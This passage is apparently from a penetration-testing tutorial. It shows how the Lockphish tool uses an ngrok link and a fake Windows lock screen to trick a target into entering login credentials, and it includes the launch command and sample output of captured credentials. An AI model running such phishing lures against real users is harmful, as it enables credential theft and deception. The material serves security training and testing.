
Lockphish is another tool that allows us to phish out credentials. You can download this tool from here. This tool creates a template that looks like it is redirecting the user to a YouTube video, which will be hosted on a PHP server, but it will prompt the user to enter the login credentials and then send them to the attacker.

Initiate the tool using the following command:


```
./lockphish.sh
```




It will generate a public link using ngrok as shown in the image above and send that link to the target. When the target executes the link, it asks to save a file. For this step, strong social engineering skills are required.



And after the user has entered the credentials, It will redirect the user to the YouTube.



Then upon executing the downloaded file, the lock screen will be triggered and the user will be forced to enter the credentials as shown in the image below:



And, we will have our credentials as shown in the image below:

```
[*] Waiting targets, Press Ctrl + C to exit...

[+] Target opened the link!
[+] IP: 103.19.150.159
[+] Device:  Win64 x64 rv:74.0

[+] Win credentials received!
[+] Username:  Administrator
[+] Password:  123
[+] Saved: win.saved.txt
```

Conclusion

These were various methods that we could use to dump the credentials of the target system. Depending upon the scenarios, the appropriate method for dumping the credentials should be used. The PowerShell methods are best for validating the credentials, as the prompt doesn't close till the correct credentials are entered. The Lockphish method doesn't create the lock screen as accurately as other tools, and it also

> does not validate the credentials. Hence, each method and tool has its advantages and disadvantages. But all of them are fairly good and work.